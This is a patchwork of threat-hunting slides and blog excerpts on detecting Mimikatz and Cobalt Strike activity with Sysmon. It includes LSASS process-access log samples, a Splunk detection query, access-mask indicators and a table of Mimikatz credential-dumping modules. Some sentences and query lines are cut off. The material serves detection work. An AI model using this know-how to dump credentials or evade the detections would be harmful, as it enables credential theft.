Pipe Created (rule: PipeEvent)		C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\1949a70.exe \\127.0.0.1\ADMIN\$\3bc0d5c.exe \\127.0.0.1\CS\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server	9
		C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\1949a70.exe \\127.0.0.1\ADMIN\$\3bc0d5c.exe \\127.0.0.1\CS\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
		C:\Users\ \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\29ba879.exe \\127.0.0.1\CS\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
		C:\ \http-beacon_windows-exe_x64.exe C:\ \http-beacon_windows-exe_x86.exe C:\ \http-beacon_windows-service-exe_x64.exe C:\Users\ \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

Detecting Mimikatz (even file-less)

- * Detecting ProcessAccess on LSASS.exe
- * Idea by Mark Russinovich (RSA talk)

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You can detect Mimikatz stealing passwords by configuring Sysmon to watch Lsass.exe for process access:

General Details

```
Process accessed:  
UtcTime: 2017-02-13 04:27:33.709  
SourceProcessGUID: {809f23d9-35b2-58a1-0000-001005c7b900}  
SourceProcessId: 2220  
SourceThreadId: 4904  
SourceImage: C:\demo\mimikatz.exe  
TargetProcessGUID: {809f23d9-e575-58a0-0000-0010c64f0000}  
TargetProcessId: 544  
TargetImage: C:\Windows\system32\lsass.exe  
GrantedAccess: 0x1410  
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5594|C:\Windows\system32\KERNELBASE.dll+1a865|C:\demo\mimikatz.exe+  
665e2|C:\demo\mimikatz.exe+6694d|C:\demo\mimikatz.exe+66521|C:\demo\mimikatz.exe+49da8|C:\demo\mimikatz.exe+  
40bc7|C:\demo\mimikatz.exe+409d1|C:\demo\mimikatz.exe+6bc45|C:\Windows\system32\KERNEL32.DLL+18102|C:  
\Windows\SYSTEM32\ntdll.dll+3c5b4
```

Figure 15. Outdated Mimikatz Version

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Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:

GrantedAccess: 0x1010

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire. We should also look for:

GrantedAccess: 0x1410

However, when looking for **0x1410**, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add extra exclusion rules to your Sysmon config. Also, I would suggest to look at the pattern of the **Trace Call field (Stack)** in your Sysmon EID 10 logs. As you can see in figure 23 below, In-Memory Mimikatz always has the same **CallTrace** pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how [here](#). This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

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- * Search for ProcessAccess of LSASS.exe
 - GrantedAccess of: **0x1010**, **0x1410**, **0x143A**
 - CallTrace: **KERNELBASE.dll** and (ntdll.dll or UNKNOWN)

```
index=[REDACTED] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessAccess lsass.exe
| search TargetImage="*\\lsass.exe"
  ((GrantedAccess="0x1010" OR GrantedAccess="0x1410" OR GrantedAccess="0x143a")
  (CallTrace="*KERNELBASE.dll*" CallTrace="*UNKNOWN*") OR
  (CallTrace="*\\ntdll.dll+4bf9a*" CallTrace="*\\KERNELBASE.dll+189b7*"))
CallTrace!="*\\fbp.tmp*" CallTrace!="*\\Win64RunProcesses.dll*" CallTrace!="*\\System.ni.dll*" CallTrace!="*\\msi.dll*"
CallTrace!="*
CallTrace!="*
CallTrace!="*
| rex field=CallTrace ".*\\\\\\\\ntdll.dll\\\\+(?<NTDLL>[0-9a-fA-F]*)\\\\|.*"
| rex field=CallTrace ".*\\\\\\\\\\\\\\\\KERNELBASE.dll\\\\+(?<KRNLB>[0-9a-fA-F]*)\\\\|\\\\|\\\\|.*"
| eval CallTrace2 = replace(CallTrace, "\\\\", " ") | eval CTLen = len(CallTrace)
| where CTLen > 90
| rename SourceProcessId as srcPID | rename GrantedAccess as GrantAcc
| table _time ComputerName SourceProcessGUID srcPID SourceImage TargetImage GrantAcc NTDLL KRNLB CTLen CallTrace2
| sort _time
```

Detecting Mimikatz

- * Mimikatz **executable** from Github
 - File-based → **No «UNKNOWN»** from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-10 16:19:36		{470B9880-C408-58C2-0000-0010E3F44529}	720	C:\...\mimikatz_trunk\x64\mimikatz.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\sass.exe	0x1010	4bf9a	189b7	536	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 C:\...\mimikatz_trunk\x64\mimikatz.exe+66918 C:\...\mimikatz_trunk\x64\mimikatz.exe+66c85 C:\...\mimikatz_trunk\x64\mimikatz.exe+6683d C:\...\mimikatz_trunk\x64\mimikatz.exe+49dac C:\...\mimikatz_trunk\x64\mimikatz.exe+49beb C:\...\mimikatz_trunk\x64\mimikatz.exe+49943 C:\...\mimikatz_trunk\x64\mimikatz.exe+6bf85 C:\Windows\system32\kernel32.dll+159cd C:\Windows\SYSTEM32\ntdll.dll+2a561

Detecting Mimikatz

- * Cobalt Strike Beacon's built-in Mimikatz «logonpasswords»
 - File-less → «UNKNOWN» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-08 14:13:07		{470B9880-0363-58C0-0000-0010B8D7D210}	8788	C:\Windows\system32\rundll32.exe
2017-03-08 22:34:42		{470B9880-78F1-58C0-0000-001048326C14}	3736	C:\Windows\system32\rundll32.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(00000000000277120)
C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(00000000000407120)

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
- * **Invoke-Mimikatz** using PowerPick from Cobalt Strike's Beacon
 - **File-less** → «**UNKNOWN**» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-08 13:25:23		{3E4B9DDF-F81A-58BF-0000-001003659552}	22832	C:\Windows\System32\rundll32.exe
2017-03-08 13:29:03		{05B995F9-F909-58BF-0000-0010837C9E03}	7948	C:\Windows\system32\wsmprovhost.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001AD51628)
C:\Windows\system32\lsass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001A631628)

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- * **Don't** search for specific SourceImage names
 - e.g. Rundll32.exe -- it could be really anything! (even cmd.exe 😊)



Detecting Mimikatz (OpenProcess)

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


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Update: Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and consider working on the ThreatHunter-Playbook! :) **/Update**

The art of hunting mimikatz with sysmons EventID 10 got already published by @cyb3rward0g in his great blog: **Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event the ThreatHunter Playbook** which is a great collection of W use to hunt intruders in your network. I will shortly set up a playbook, maybe my findings are interesting for the commu

From there I today invested some time to analyze mimikatz OpenProcess() and therefore some more indicators to hunt first created a caller graph for OpenProcess() using the wh



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module	OpenProcess caller function	destination process / destination service	ACCESS_MASK	ACCESS_MASK translated
lsadump::lsa /patch	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ PROCESS_VM_WRITE PROCESS_VM_OPERATION PROCESS_QUERY_INFORMATION	0x1438
lsadump::lsa /inject	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ PROCESS_VM_WRITE PROCESS_VM_OPERATION PROCESS_QUERY_INFORMATION PROCESS_CREATE_THREAD	0x143a
lsadump::trust /patch	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ PROCESS_VM_WRITE PROCESS_VM_OPERATION PROCESS_QUERY_INFORMATION	0x1438
misc:skeleton	kuhl_m_misc_skeleton()	lsass.exe	PROCESS_QUERY_INFORMATION PROCESS_VM_OPERATION PROCESS_VM_WRITE PROCESS_VM_READ	0x1438
misc:memssp	kuhl_m_misc_memssp()	lsass.exe	PROCESS_QUERY_INFORMATION PROCESS_VM_OPERATION PROCESS_VM_WRITE PROCESS_VM_READ	0x1438

I have some questions...

- * Please stand up...
- * Sit down if you...
 - didn't learn anything new (resources, examples)
 - detect internal C&C using Named Pipes over SMB
 - detect in-memory / file-less Mimikatz on (all of) your hosts
 - Bonus: all versions of Mimikatz?
- * Everyone sitting now I would like to have a chat 😊

Do you have questions?

- * Is there time left for Q&A?



Thank you for your attention!

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